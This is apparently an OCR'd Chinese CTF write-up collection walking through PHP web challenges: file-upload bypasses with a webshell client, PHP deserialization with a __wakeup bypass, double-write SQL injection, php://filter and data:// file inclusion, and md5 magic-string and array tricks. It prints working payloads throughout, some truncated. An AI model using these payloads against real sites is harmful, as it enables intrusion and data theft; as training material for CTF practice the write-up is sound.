
```
? num=var_dump(file_get_contents(chr(47).f1agg))
```

[ACTF2020 新生赛]Upload


是一个文件上传的题，然后我们上传一个php文件，很明显不行。

这个题考察了php别名的绕过


我们随意上传一个png图片，然后我们抓包，修改后缀名



然后直接上传成功，用蚁剑连就行了




得到flag



[极客大挑战 2019]PHP

我们打开网页没有找到什么东西，但是有文字提示我们备份网站



很明显的就是www.zip，我们得到网站的源码

我们查看一下，在index.php有一个序列化输入点

```
26
27
28
29
30  <div id="world">
31      <div style="text-shadow:0px 0px 5px;font-family:arial;color:b
32      </div>
33      <div style="text-shadow:0px 0px 5px;font-family:arial;color:b
34      </div>
35      <div style="text-shadow:0px 0px 5px;font-family:arial;color:b
36      <?php
37      include 'class.php';
38      $select = $_GET['select'];
39      $res=unserialize(@$select);
40      ?>
41      </div>
42      <div style="position: absolute;bottom: 5%;width: 99%;"><p ali
43  </div>
44  <script src='http://cdnjs.cloudflare.com/ajax/libs/three.js/r70/t
45  <script src='http://cdnjs.cloudflare.com/ajax/libs/gsap/1.16.1/Tw
46  <script src='https://s3-us-west-2.amazonaws.com/s.cdpn.io/264161/
```


然后我们审一下class.php

```php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();


        }
    }
}
?>
```


我们简单注释一下

```php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }//对象创建后调用此方法

    function __wakeup(){
        $this->username = 'guest';
    }//对象反序列化时调用

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {//如果用户名为admin
            global $flag;
            echo $flag;//输出flag
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();


        }
    }
}
?>
```


大体理解了代码的意思，就是index.php会调用class.php

我们只需要创建的用户为admin密码为100，可以得到flag

直接构造就好

得到

```
Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}
```

然后看了别人的wp


```
因为要绕过wakeup,把Name后的数字改成3.因为username和password是私有变量，变量中的类名前后会有空白符，而复制的时候会丢失，
```

最后的payload

```
O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}
```

[极客大挑战 2019]BabySQL

打开网页还是依然的那个画面



先试试万能密码，很明显不行，然后随便输入了一个账号密码

这个题考察的是双写绕过，禁用了很多东西，然后我们双写可以绕过

```
?username=admin&password=pwd%20%27 ununionion seselectlect 1,2,database() %23
```


```
?username=admin&password=pwd %27 ununionion seselectlect 1,2,group_concat(schema_name)frfromom(infoorrmatio
```


```
?username=admin&password=pwd %27 ununionion seselectlect 1,2,group_concat(table_name)frfromom(infoorrmation
```

```
?username=admin&password=pwd %27 ununionion seselectlect 1,2,group_concat(column_name) frfromom (infoorrmat
```

```
?username=admin&password=pwd%20%27%20ununionion%20seselectlect%201,2,group_concat(flag)frfromom(ctf.Flag)%2
```

[ACTF2020 新生赛]BackupFile

考察备份文件的泄露

```
index.php.bak
```

得到网页源码

```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

简单读一下源码，直接get传参一个，就可以得到flag

```
?key=123
```

[极客大挑战 2019]BuyFlag

打开页面，找一些有用的信息，到达pay.php

在源代码下有

```
    ~~~post money and password~~~
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number</br>";
    }elseif ($password == 404) {
        echo "Password Right!</br>";
    }
}
```

所以我们可以直接post传参

```
password=404a&money=1e9
```


再进行修改一下cookie：user=1

ATTENTION

If you want to buy the FLAG:
You must be a student from CUIT!!!
You must be answer the correct password!!!

---

you are Cuiter
Password Right!
flag{e6e14b64-97ed-40cb-a63f-286e20425799}



[HCTF 2018]admin

看了别人的wp


一个非预期解就是弱密码

```
admin
123
```

剩下的其他方法还在研究


[BJDCTF2020]Easy MD5

打开就是一个提交查询的页面



在消息头发现了一个hint

```
select * from 'admin' where password=md5($pass,true)
```



> 关于md5($pass,true)

比较奇特的地方就是有的值在md5加密后的原始二进制字符串有‘or’，所以他会进行闭合

> ffifdyop——

经过md5加密后为：276f722736c95d99e921722cf9ed621c

再转换为字符串：'or'6<乱码> 即 'or'66]��!r,��b

在sql语句里面

```
select * from admin where password=''or'6<乱码>'
```

相当于

```
select * from admin where password=''or 1
```

> md5碰撞

然后我们输入了ffifdyop，跳转了页面

Do You Like MD5?

很简单的md5碰撞，直接传入参数

```
?a=QNKCDZO&b=s878926199a
```

> md5强碰撞

传入参数后，又跳转了页面，然后我们稍微审一下代码

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
}
```

根据源码我们可以知道，需要让我们param1和param2不相等还要md5三个等号相等，我们可以直接使用数组，两个数组在进行md5处理后

```
param1[]=1&param2[]=2
```

[ZJCTF 2019]NiZhuanSiWei

```php
 <?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file);  //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

源码要让我们写入一个text，而且内容还需要有

```
welcome to the zjctf
```

然后file里面不能有flag，我们需要先看一下useless.php里面的内容

首先先写入内容，我们可以用data协议，或者input，payload

```
text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=
```

然后我们再看一下useless.php内容

```
file=php://filter/read=convert.base64-encode/resource=useless.php
```

welcome to the zjctf

PD9waHAgIAoKY2xhc3MgRmxhZ3sgIC8vZmxhZy5waHAgIAogICAgcHVibGljICRmaWxlOyAgCiAgICBwdWJsaWMgZnVuY3Rpb24gX190b3N0cmluZygpeyAgCiAgICAgICAgaWYoaXNzZXQoJHRo

得到源码

```
<?php

class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```

需要调用flag，序列化处理

```
<?php
class Flag{
    public $file='flag.php';
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
$password=new Flag();
$password = serialize($password);
echo $password;
?>
```

结果为：O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}

最终payload：

```
?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=&file=useless.php&password=O:4:"Flag":1:{s:4:"fi
```

[SUCTF 2019]CheckIn

是一个文件上传题，首先我上传一个内容为

```
<?php phpinfo(); ?>
```

的jpg文件

提示为不能有<?，绕过这个点可以用脚本标记格式

```
<script language=php> phpinfo() </script>
```

Upload Labs

文件名： 浏览... 未选择文件。


提交

exif_imagetype:not image!

